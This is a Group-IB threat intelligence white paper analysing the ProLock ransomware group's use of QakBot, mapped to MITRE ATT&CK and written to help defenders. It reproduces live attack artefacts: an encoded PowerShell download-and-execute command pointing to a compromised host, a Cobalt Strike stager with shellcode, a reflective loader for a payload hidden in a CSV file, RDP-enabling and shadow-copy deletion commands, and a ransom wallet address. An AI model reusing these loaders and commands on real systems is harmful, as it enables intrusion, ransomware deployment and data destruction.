→ GROUP-IB

LOCK LIKE A PRO

SEPTEMBER 2020

HOW QAKBOT FUELS ENTERPRISE RANSOMWARE CAMPAIGNS

Table of contents

Introduction

ProLock focuses on Big Game Hunting

$400,000 – $1,000,000

is the average ransom demand from ProLock operators

$1.8 mln

average ransom demanded in over 150 Big Game Hunting operations in 6 months

In March 2020, a dangerous new threat actor appeared on the ransomware scene. The group, which operates ProLock, is the successor of the PwndLocker ransomware strain, which itself had been active only since October 2019.

PwndLocker operators were ambitious from the start; they targeted enterprise networks with ransom demands ranging from the low- to mid-six figures. Their biggest campaigns took place in March, when they attacked Lasalle County in Illinois and the city of Novi Sad in Serbia.

Despite these early successes, not everything went according to plan. PwndLocker was stopped dead in its tracks after its code was found to contain a bug that let anyone decrypt files without paying the ransom. The threat actors quickly patched it and rebranded their ransomware as ProLock.

Following in the footsteps of its predecessor, ProLock has focused on so-called Big Game Hunting. The fact that their average ransom demands range anywhere from 35 to 90 Bitcoin (approx. $400,000 to $1,000,000) only confirms their "think big" strategy. As for their area of activity, ProLock operators have so far focused on North America and Europe. Their most infamous known attack was in April on Diebold Nixdorf, a major provider of ATMs worldwide.

It was not long after ProLock emerged that Group-IB discovered that the new group was using the QakBot (also known as QBot) banking Trojan to obtain initial access to the target network.

Using banking Trojans to gain initial access is not a new strategy among ransomware operators. The world first saw a banking Trojan in action in 2017 with Dridex, a malware created by the notorious Evil Corp group, which operated the BitPaymer ransomware strain during its Big Game Hunting operations. Another notable example is the Emotet-Trickbot-Ryuk chain.

ProLock shook things up even further, however. Qakbot activity has spiked, and several campaigns involving the Trojan have even been linked to Emotet, a known tool in Big Game Hunting. Over the past six months alone, Group-IB has detected over 150 Big Game Hunting operations where the average ransom demand was $1.8 million. These developments can only mean that such campaigns will likely be on the rise unless appropriate measures are taken.

This white paper explores the most recent tactics, techniques, and procedures (TTPs) used by ProLock operators. The purpose is to help companies and cybersecurity teams prevent and thwart financial and reputational damage.

MITRE ATT&CK® mapping

Below is a full list of the TTPs used by ProLock operators, as determined by Group-IB experts. The names and codes of the techniques and sub-techniques reflect the most recent version of the MITRE ATT&CK® matrix (released in July 2020).

Tactic	Technique	Procedure
TA0001 **Initial Access**	T1566.002 Spearphishing Link	ProLock operators used links to archives with weaponized VBScripts and Office documents to deliver Qakbot.
TA0002 **Execution**	T1204.002 Malicious File	ProLock operators lured victims to open weaponized VBScripts or Office documents to deliver Qakbot.
	T1047 Windows Management Instrumentation	ProLock operators used WMI to run scripts on remote hosts.
	T1059.001 PowerShell	ProLock operators used PowerShell to download Qakbot payloads, to load Cobalt Strike Beacons, and to extract ransomware code from JPG, BMP, and CSV files.
	T1059.005 Visual Basic	ProLock operators used VBScripts to download and run Qakbot payloads.
TA0003 **Persistence**	T1547.001 Registry Run Keys / Startup Folder	ProLock operators used SOFTWARE\Microsoft\Windows\CurrentVersion\Run to achieve Qakbot's persistence on the target host.
	T1053.005 Scheduled Tasks	ProLock operators abused Windows Task Scheduler to achieve Qakbot's persistence on the target host.
TA0004 **Privilege Escalation**	T1068 Exploitation for Privilege Escalation	ProLock operators used exploit for CVE-2019-0859 to escalate their privileges on the compromised host.
TA0005 **Defense Evasion**	T1027 Obfuscated Files or Information	ProLock operators used obfuscated scripts and base64-encoded commands to download and run Qakbot and ProLock.
	T1197 BITS Jobs	ProLock operators used Background Intelligent Transfer Service (BITS) to download ransomware payloads from the server.
	T1484 Group Policy Modification	ProLock operators used Group Policy to deploy scripts for disabling antivirus software.
	T1562.001 Disable or Modify Tools	ProLock operators used scripts to disable antivirus software.
	T1078.002 Domain Accounts	ProLock operators used domain accounts to move laterally through the network.

TA0006 **Credential Access**	T1003 OS Credential Dumping	ProLock operators used Mimikatz to dump credentials.
TA0007 **Discovery**	T1087.002 Domain Account	ProLock operators collected information about domain accounts.
	T1082 System Information Discovery	ProLock operators collected information about compromised hosts.
	T1083 File and Directory Discovery	ProLock operators collected information about files and directories in order to find backups and valuable data for exfiltration.
TA0008 **Lateral Movement**	T1021.001 Remote Desktop Protocol	ProLock operators used RDP for lateral movement.
	T1021.002 SMB/Windows Admin Shares	ProLock operators used PsExec to distribute Qakbot and batch scripts throughout the network.
TA0010 **Exfiltration**	T1537 Transfer Data to Cloud Account	ProLock operators exfiltrated data to cloud accounts using Rclone.
TA0011 **Command & Control**	T1071.001 Web Protocols	ProLock operators used HTTP and HTTPS to communicate with C2.
	T1071.002 File Transfer Protocols	ProLock operators used FTP to exfiltrate data with Qakbot.
TA0040 **Impact**	T1490 Inhibit System Recovery	ProLock operators removed Volume Shadow Copies and backups before encryption.
	T1486 Data Encrypted for Impact	ProLock operators deployed ransomware to encrypt files on the target hosts.

Phishing emails

are used to distribute Qakbot

Victims click on VBScripts


that are up to 40 MB, which is large enough to allow Qakbot to evade detection

Initial access

Qakbot is usually distributed via phishing emails, and the campaigns associated with ProLock are no exception. Their phishing emails contain links or attachments, which in most cases are ZIP archives with heavily obfuscated VBScripts. Similar scripts are used as a delivery mechanism for other Trojan, such as Dridex and Ursnif.

Another noteworthy aspect of these emails is that they usually involve the thread-hijacking technique. Such emails originate from a compromised account or attacker-controlled system. Since the emails appear to come from a trusted source, it is more likely that the victim will download and click on the malicious VBScript.

The technique used to masquerade such emails is highly effective, yet the content is simple and straightforward:



********@mail.com TO

***************** SUBJECT

Good morning,

The information for you to review is in the attachment.
Have a look and tell me if you have any questions

ATTACHMENT DOWNLOAD

Figure 1. Example of phishing email body


Links in such emails direct the user to ZIP archives located on legitimate but compromised websites. Once the malicious VBScript from the archive has been executed, QakBot is downloaded from one of the compromised websites. In many cases, these VBScripts are very large (up to 40 MB). Since many defense mechanisms skip large files, the attackers have been able to bypass them easily.

In some cases, weaponized Office documents are used instead of VBScripts. Such documents include malicious macros that, once enabled, drop a batch file into the `%PUBLIC%` folder, triggering PowerShell to download and execute a Qakbot payload from one of the compromised websites:

```
powershell -Command ""(New-Object Net.WebClient).DownloadFile([Sys-
tem.Text.Encoding]::ASCII.GetString([System.Convert]::FromBas-
e64String('aHR0cDovL3NhbHdhZG0uY29tL3RjcGh4Lzg4ODg4ODgucG5n')),
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBas-
e64String('QzpcVXNlcnNcUHVibGljXHRtcGRpclxmaWxl')) + '1' + '.e' + 'x'
+ 'e')"
```

Another significant point to make is that the QakBot payload on the compromised website is masqueraded as a PNG file (e.g. `888888.png`).

The aforementioned file is saved to a temporary folder under `C:\Users\Public` and executed. It is important to note that this file is replaced with a legitimate `calc.exe` file after execution:



```
Format = decryptStr2(0x23C8u);                     // /c ping.exe -n 6 127.0.0.1 &  type "%s\System32\calc.exe" > "%s"
getFormattedString(Parameters, 0x200u, Format, Value, ExistingFileName);
stringFree(&Format);
ShellExecuteW(0, 0, L"cmd.exe", Parameters, 0, 0);
```

Figure 2. Downloaded executable replaced with calc.exe

Qakbot is run with the help of PowerShell

Threat actors use Qakbot to collect the IP address, hostname, and domain of the infected host to learn about the network and plan post-exploitation activities

The Qakbot executable is usually copied to `%APPDATA%\Microsoft\%random_name%\%random_name%.exe`. There are two ways to achieve persistence on the compromised system:

- Creating a record under `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- Creating a scheduled task

Another noteworthy feature is that Qakbot is run with the help of PowerShell. Here is an example:

```
C:\Windows\System32\WindowsPowerShell\v 1.0\powershell.exe “$window-
supdate = \”C:\Users\Administrator\AppData\Roaming\Microsoft\Tjslm-
nchty\reyvzfl.exe\”; & $windowsupdate”
```

To evade defense mechanisms, Qakbot adds its binaries to the list of Windows Defender exclusions by modifying the registry.

Qakbot also collects a lot of information about the infected host, including the IP address, hostname, domain, and list of installed programs. Thanks to this information, the threat actor acquires a basic understanding of the network and can plan post-exploitation activities.

In their most recent campaigns, Qakbot operators added another link to the chain: the notorious Emotet Trojan, which has a long history of being involved in Big Game Hunting operations.

Network reconnaissance and lateral movement

PsExec is used to manually distribute Qakbot

Qakbot allows attackers to drop additional files into different folders, including `%USERPROFILE%`, `%ALLUSERSPROFILE%`, and `%TEMP%`. The feature enables the threat actor to use multiple dual-use tools and weaponized batch scripts for post-exploitation.

Once the adversary has gathered general information about the compromised host and understands that it is located in a domain of interest, they use Bloodhound to collect more detailed information. The output is written to the same folder and is in the form of zipped JSON files — a standard Sharphound (part of Bloodhound) output.

In at least one case, the attackers profiled the compromised network again, just before the ProLock deployment, but this time using another Active Directory reconnaissance tool: ADFind. This could indicate that multiple individuals or teams were working on the same target.

At the same time, Group-IB noticed that the team or individual working on ransomware deployment was closely connected to Qakbot operators. For example, they used PsExec to manually distribute Qakbot throughout the company.


Moreover, this was not the only case when PsExec was used. The attackers also used Remote Desktop Protocol (RDP) for lateral movement. This was not the most effective route, however, as RDP was not available on every host. To overcome this obstacle, they used scripting, and more specifically a batch script with the following content run via PsExec on available hosts:

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "UserAuthentication" /t REG_DWORD /d 0 /f
```

ProLock operators

use Cobalt Strike Beacons, a common tool in Big Game Hunting operations

This was not the only script deployed using PsExec: another example is a Cobalt Strike Beacon stager. Today, many adversaries — especially those involved in Big Game Hunting operations — have this dual-use tool in their arsenals and often use PowerShell one-liners to run stagers. ProLock operators are no exception. Apart from Qakbot, it is also common to find Cobalt Strike Beacons:



```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqH
E3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoYlum4ldpIvNz
qGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC
9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QF
JNz2yyMjIyMS3HR0dHR0Sxl1WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qr
zl3PZzyq8jIyN4EvFxSyMRg6dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdz
STx1S1ZlvaXc9nwS3HR0SdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayCpLie
bBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKWNzc3BLc
yrIiIyPK6iIjI8tM3NzcDGF2R0IjSVrkynaIaW+XBMWaKMvu2VxFutX46p6zGr
/wm/B2wMNT9p874Ng5u3M+SvNn0/5gLKQWYMKx3u2ORbfLaedrXLbDw7JTRnAa
lSN2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLQExOU0JXSkFPRhgDbnBqZgMSEw
0TGAN0Sk1HTFRQA213AxUNERgDd1FKR0ZNVwwVDRMYA3dMVkBLCi4pIxFysWuX
v2rJkWqK9c0MKL3oN9J2/lPXS2HxIuJzK9imw1V+5Hxlo6yJB6cr8+uOJjr1mn
1F7KbBsoHAqiLyKS0KEZsHoGuJuFRCHFQeC1TAc7Qy7EFWc8dBzCyZYAWUEkH0
4LDNNLXv3wVfcUGc/X0b2Km6GDFdC4rRuPekoeRgmuGqY1AFh0OaBkTIts1Tza
zZBAz8azwAr3qCEgIyXOxd5+VaNBAAhMlI+VsBGrIcFZ8CZ7ZNQmeaEf+epVRv
XWFClW464MScNJk6Il0jg3xuWOk3Zy0RSxAjS9OWgXXc9kljSyMzIyNLIyNjI3
RLe4dwxtz2sJojIyMjIvpycKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bG
e+DLqt7c3BIUEQ0RFxINERQNEhARIyMjIyI=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}
```

Figure 3. Semi-decoded Cobalt Strike PowerShell One-liner

ProLock

is either dropped by Qakbot or downloaded from an adversary-controlled server using BITS

With Cobalt Strike in hand, threat actors are able to harvest privileged credentials using the credential dumping technique via the notorious Mimikatz.

In some cases, ProLock operators used an exploit for the CVE-2019-0859 vulnerability to escalate their privileges on the compromised host. They achieved this by resorting to a separate executable file.

With regard to ProLock distribution, the ransomware can be either dropped by Qakbot or downloaded from an adversary-controlled server using Background Intelligent Transfer Service (BITS).

In some cases, WMIC is also used to execute the script on the remote hosts — a common technique in modern ransomware attacks.

Impact


PsExec is used to manually distribute Qakbot

JPG, BMP, and CSV files

are used to store disguised payloads

Before ProLock ransomware is deployed, the threat actors sometimes perform data exfiltration. To do so, they use Rclone, a command-line tool for managing files on cloud storage, which supports a large number of such storage providers. The executable file is usually masqueraded to look like a legitimate file (e.g. `svchost.exe`), but the file's location is not mentioned. Another preemptive measure involves the threat actors deploying pre-made batch scripts via Group Policy to disable antivirus software. They also wipe backups from the relevant servers.

ProLock itself consists of two components: a batch file and a file with a disguised payload. During incident response engagements, Group-IB has seen the following file types being used to store payloads: JPG, BMP, and CSV.



```
[Byte[]]$EXBFW = [IO.File]::ReadAllBytes('C:\Programdata\REDACTED.csv');      function Local:LJdf0
      {   Param   (   [OutputType([IntPtr])]     [Parameter( Position = 0, Mandatory = $True )]   [
String]  $F158,     [Parameter( Position = 1, Mandatory = $True )]  [String]  $clo2yd  )  $rO2 =
(([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.
Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods'));
   Write-Output ($rO2.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null
, [System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.
HandleRef).GetType(), [string]), $null)).Invoke($null, @([System.Runtime.InteropServices.HandleRef
](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), (($rO2.GetMethod(
'GetModuleHandle')).Invoke($null, @($F158)))), $clo2yd));         }      function Local:AFsxrA
{   Param   (   [OutputType([Type])]     [Parameter( Position = 0)]  [Type[]]  $s7s47 = (New-Object
Type[](0)),     [Parameter( Position = 1 )]  [Type]  $mEba2I = [Void]  )   $1n62P0 = ((([AppDomain
]::CurrentDomain).DefineDynamicAssembly((New-Object System.Reflection.AssemblyName(
'ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run)).DefineDynamicModule(
'InMemoryModule', $false)).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate]);  ($1n62P0.DefineConstructor('RTSpecialName, HideBySig,
Public', [System.Reflection.CallingConventions]::Standard, $s7s47)).SetImplementationFlags(
'Runtime, Managed');  ($1n62P0.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$mEba2I, $s7s47)).SetImplementationFlags('Runtime, Managed');   Write-Output $1n62P0.CreateType();
     }    $kdU6Nd = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LJdf0
 kernel32.dll VirtualAlloc), (AFsxrA @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])));
$k2Uz = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LJdf0 kernel32.
dll CreateThread), (AFsxrA @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr
])));    $Fc5Od9 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LJdf0
msvcrt.dll memset), (AFsxrA @([IntPtr], [UInt32], [UInt32]) ([IntPtr])));    $V4857 = $kdU6Nd.
Invoke(0,0x10000,0x1000,0x40);    $in4nd18 = 64;   if ([IntPtr]::Size -eq 8) {$in4nd18 = 13824;};
   [System.Runtime.InteropServices.Marshal]::Copy($EXBFW, 0, $V4857, $EXBFW.Length);    $V4857 =
$V4857.ToInt64() + $in4nd18;   $k2Uz.Invoke(0,0,$V4857,$V4857,0,0);   Start-Sleep -Seconds 990000;
```


Figure 4. Decoded contents of a PowerShell script

Both files are dropped into the `%ALLUSERSPROFILE%` folder. Once executed, the launcher extracts and executes the ProLock code.

Before the encryption routine, the code removes both files, stops processes and services from the built-in list, disables all network shares (except Windows Admin shares), and removes Volume Shadow Copies with the help of `vssadmin.exe`:


```
vssadmin.exe delete shadows /all /quiet
vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=401MB
vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=unbounded
```

Files are encrypted with RC6 and the key with RSA-1024 (not RSA-2048 as mentioned in the ransom note). The key is then dropped into each folder with encrypted files and is named as follows: `[HOW TO RECOVER FILES].TXT`.



```
LODWORD(X) = __ROL4__(B * (2 * B + 1), 5);
Y = __ROL4__(D * (2 * D + 1), 5);
A = *(v0 + 328) + __ROL4__(X ^ A_1, Y);
C = *(v0 + 332) + __ROL4__(Y ^ C_1, X);
```


Figure 5. One round of RC6 encryption



```
v4 = 0xB7E15163;
v5 = 0i64;
v6 = v0 + 4552;
v7 = 0x5618CB1C;
do
{
  *(v6 + 4 * v5) = v4;
  *(v6 + 4 * v5 + 4) = v7;
  v5 = (v5 + 2);
  v4 = v7 - 0x61C88647;
  v7 += 0x3C6EF372;
}
while ( v5 != 44 );
```

Figure 6. RC6 key schedule

The largest ransom amount Group-IB has ever encountered was 90 BTC, which is around $1,000,000:



Payment information

90 BTC

UNPAID

Send 90 BTC (in ONE payment) to:
don't include transaction fee in this amount

17cK4w6E4apxCQSmu5p7Pvk3zBGoEsuQgH

Available once every 12 hours

Figure 7. Example of a ProLock ransom demand

It has been reported that the ProLock decryptor does not work properly every time. Group-IB can neither confirm nor refute this fact as none of its customers have had to pay the ransom.

Conclusion

Organizations must address their lack

of well-trained personnel, properly configured security controls, and threat intelligence to avoid becoming a Big Game Hunting victim

The emergence of ProLock is a clear sign that the threat of Big Game Hunting continues to loom large. The group's use of Qakbot may be straight out of the enterprise ransomware playbook, but the approach remains effective.

Despite only using standard tools for post-exploitation, ProLock operators have, for the most part, managed to remain undetected until the ransomware is deployed on the target hosts.

Moreover, although the dwell time in attacks is about a month, many organizations still find it difficult to detect malicious activity in time due to a lack of well-trained personnel, properly configured security controls, and appropriate cyber threat intelligence consumption.

Companies must urgently address these gaps to ensure that ransomware groups cannot penetrate their security defenses and cause potentially irreversible damage.

Group-IB's response to ransomware

Experiencing a breach?

Contact our 24/7 incident response hotline

— Call us at +65 3159-4398

— Email us at response@cert-gib.com

— Fill out our incident response form

In most cases, access to data found on a ransomware-infected device cannot be restored without decryption keys, which attackers hold for ransom. It is never advisable to pay a single cent.

What Group-IB experts do recommend and consider extremely important is responding to ransomware attacks appropriately.

A professional response to ransomware attacks will give you:

- An understanding of the attack lifecycle, which your security team can use to reinforce the infrastructure and prevent similar incidents in the futur
- Lists of indicators of compromise and indicators of attack, as well as an in-depth overview of the attacker's TTPs, which can be shared with potentially affected customers
- Properly collected and handled evidence to be used for further investigation
- Recommendations on how to prevent and detect similar incidents in the future

Stages of Group-IB's Incident Response plan

STAGE 1

Network traffic analysis

Implementing Group-IB Threat Detection System allows the response team to:

- Monitor network traffic
- Detect suspicious communications overlooked by signature-based security systems
- Analyze and block data on end devices

STAGE 2

Forensic analysis

A rapid forensic analysis of workstations and servers used by attackers is carried out in order to identify:

- Where the compromise originated
- How the attackers moved across the network
- What tools were used
- What vulnerabilities were exploited

STAGE 3

Malware analysis

Digital forensics laboratory specialists conduct basic or advanced static and dynamic analysis of malicious code detected during the incident response, which allows them to:

- Identify tracks quickly and efficiently
- Keep malicious code from becoming fixed in systems while preventing the infrastructure from being re-infected
- Neutralize threats that have already spread and become entrenched

Once the above steps have been completed, Group-IB experts prepare a detailed report describing the incident as well as a set of recommendations for improving infrastructure security. This minimizes the risk of similar incidents occurring in the future.

The Group-IB team would be more than happy to support your business through its Remote Incident Response service.

Contact us to learn more about our services:

internationalsales@group-ib.com

About Group-IB

INTERPOL AND EUROPOL

Officially partened with INTERPOL and Europol

OSCE

Recommended by the Organization for Security and Cooperation in Europe (OSCE)

WORLD ECONOMIC FORUM

Permanent member of the World Economic Forum

IDC, GARTNER, FORRESTER

Group-IB is ranked among the best Threat Intelligence vendors in the world, according to IDC, Gartner and Forrester

BUSINESS INSIDER

One of the Top 7 most influential companies in the cybersecurity industry, according to Business Insider

Group-IB is one of the world's leading developers of solutions designed to identify and prevent cyberattacks, detect fraud, and protect intellectual property online.

400+ world-class cybersecurity experts

60,000+ hours of incident response experience

1,000+ cybercrime investigations worldwide

17 years hands-on experience

Group-IB's security ecosystem automatically tracks malicious activities, extracts and analyzes threat data, and maps adversaries' infrastructure and enriches their profiles. Our top-tier experts relentlessly reinforce our technologies with insights "from the battlefield".

GROUP-IB PRODUCTS

- Threat Intelligence
- Threat Detection System
- Secure Bank
- Secure Portal
- Brand Protection

INTELLIGENCE-DRIVEN SERVICES

SECURITY & RISK ASSESSMENT

- Penetration testing
- Vulnerability Assessment
- Source code analysis
- Compromise Assessment
- Red Teaming
- Pre-IR Assessment
- Compliance Audit

INVESTIGATIONS

- Targeted attacks
- Security incidents
- Financial and corporate crimes

THREAT HUNTING & RESPONSE

- Managed threat hunting
- APT-monitoring
- Forensic response (targeted attacks, breaches, etc.)
- Emergency response (phishing, DDoS, IP violations, etc.)
- Incident Response Retainer

DIGITAL FORENSICS

- Digital evidence collection
- Forensic analysis
- Malware analysis

Contact us

info@group-ib.com
www.group-ib.com

GROUP IB